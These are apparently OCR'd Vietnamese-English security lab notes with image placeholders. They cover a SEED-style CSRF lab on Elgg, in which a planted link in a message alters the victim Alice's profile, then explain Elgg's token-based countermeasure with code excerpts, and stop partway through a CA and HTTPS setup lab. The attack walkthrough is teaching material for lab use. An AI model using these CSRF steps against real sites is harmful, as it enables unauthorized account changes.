


Viết massage như bên dưới và gắn link url: http://www.csrflabelgg.com vào message để người dùng Alice nhấn vào. Sau đó Send




Kiểm tra kết quả:


Đăng nhập với User Alice




Profile của Alice chưa có thông tin gì




Người dùng Alice xem tin nhắn



Khi người dùng Alice click vào here thì Alice sẽ được dẫn đến url mà Boby đã cài sẵn



Profile của Alice đã được chỉnh sửa thông tin



2.4.Task 4: Implementing a countermeasure for Elgg

Elgg does have a built-in countermeasures to defend against the CSRF attack. We have commented out the countermeasures to make the attack work. CSRF is not difficult to defend against, and there are several common approaches:

- *Secret-token approach*: Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server.

- *Referrer header approach*: Web applications can also verify the origin page of the request using the *referrer* header. However, due to privacy concerns, this header information may have already been filtered out at the client side.

The web application Elgg uses secret-token approach. It embeds two parameters __elgg_ts and __elgg_token in the request as a countermeasure to CSRF attack. The two parameters are added to the HTTP message body for the POST requests and to the URL string for the HTTP GET requests.

Elgg **secret-token and timestamp in the body of the request**. Elgg adds security token and timestamp to all the user actions to be performed. The following HTML code is present in all the forms where user action is required. This code adds two new hidden parameters __elgg_ts and __elgg_token to the POST request:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

The __elgg_ts and __elgg_token are generated by the views/default/input/securitytoken.php module and added to the web page. The code snippet below shows how it is dynamically added to the web page.

```
$ts = time();
$token = generate_action_token($ts);

echo elgg_view('input/hidden', array('name' => '__elgg_token', 'value' =>
   $token));
echo elgg_view('input/hidden', array('name' => '__elgg_ts', 'value' => $ts));
```

Elgg also adds the security tokens and timestamp to the JavaScript which can be accessed by

```
  elgg.security.token.__elgg_ts;
  elgg.security.token.__elgg_token;
```

Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. There by defending against the CSRF attack. The code below shows the secret token generation in Elgg.

```
function generate_action_token($timestamp)
{
  $site_secret = get_site_secret();
  $session_id = session_id();
  // Session token
  $st = $_SESSION['__elgg_session'];

  if (($site_secret) && ($session_id))
  {
     return md5($site_secret . $timestamp . $session_id . $st);
  }

  return FALSE;
}
```

The PHP function session_id() is used to get or set the session id for the current session. The below code snippet shows random generated string for a given session __elgg_session apart from public user Session ID.

```
  ......
  // Generate a simple token (private from potentially public session id)
  if (!isset($_SESSION['__elgg_session'])) {
  $_SESSION['__elgg_session'] =
   ElggCrypto::getRandomString(32,ElggCrypto::CHARS_HEX);
   ........
```

Elgg **secret-token validation**. The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls validate_action_token function and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected.

The below code snippet shows the function validate_action_token.

```
function validate_action_token($visibleerrors = TRUE, $token = NULL, $ts =
   NULL)
{
  if (!$token) {  $token = get_input('__elgg_token'); }
  if (!$ts) {$ts = get_input('__elgg_ts');   }
  $session_id = session_id();
  if (($token) && ($ts) && ($session_id)) {
    // generate token, check with input and forward if invalid
    $required_token = generate_action_token($ts);

    // Validate token
    if ($token == $required_token) {

      if (_elgg_validate_token_timestamp($ts)) {
        // We have already got this far, so unless anything
        // else says something to the contrary we assume we're ok
        $returnval = true;
        ......
      }
      else {
        ......
        register_error(elgg_echo('actiongatekeeper:tokeninvalid'));
        ......
      }
      ......
}
```

Turn on countermeasure. To turn on the countermeasure, please go to the directory /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg and find the function gatekeeper in the ActionsService.php file. In function gatekeeper() please comment out the "return true;" statement as specified in the code comments.

```
public function gatekeeper($action) {
   //SEED:Modified to enable CSRF.
   //Comment the below return true statement to enable countermeasure
   return true;
   ......
}
```

Task: After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Lab 5.4. HTTPS

- Tạo CA server cấp Certificate cho máy chủ web server
- Cấu hình Web server để truy cập Website qua giao thức HTTPS

Mô hình Lab:

CA server ----------Web Server


(192.168.12.254/24) (192.168.12.200)


Bước 1. Tạo CA server

Cài máy chủ làm Domain Controller (XYZ.COM) để cấp CA


Thông tin máy làm CA server:

1. **Nâng cấp lên DC**
5. IP address: 192.168.12.254
6. Subnet mask: 255.255.255.0
7. DNS server: 192.168.12.254








Chọn Promote this server to a domain controller





2. Cài Active Directory Certificate Services

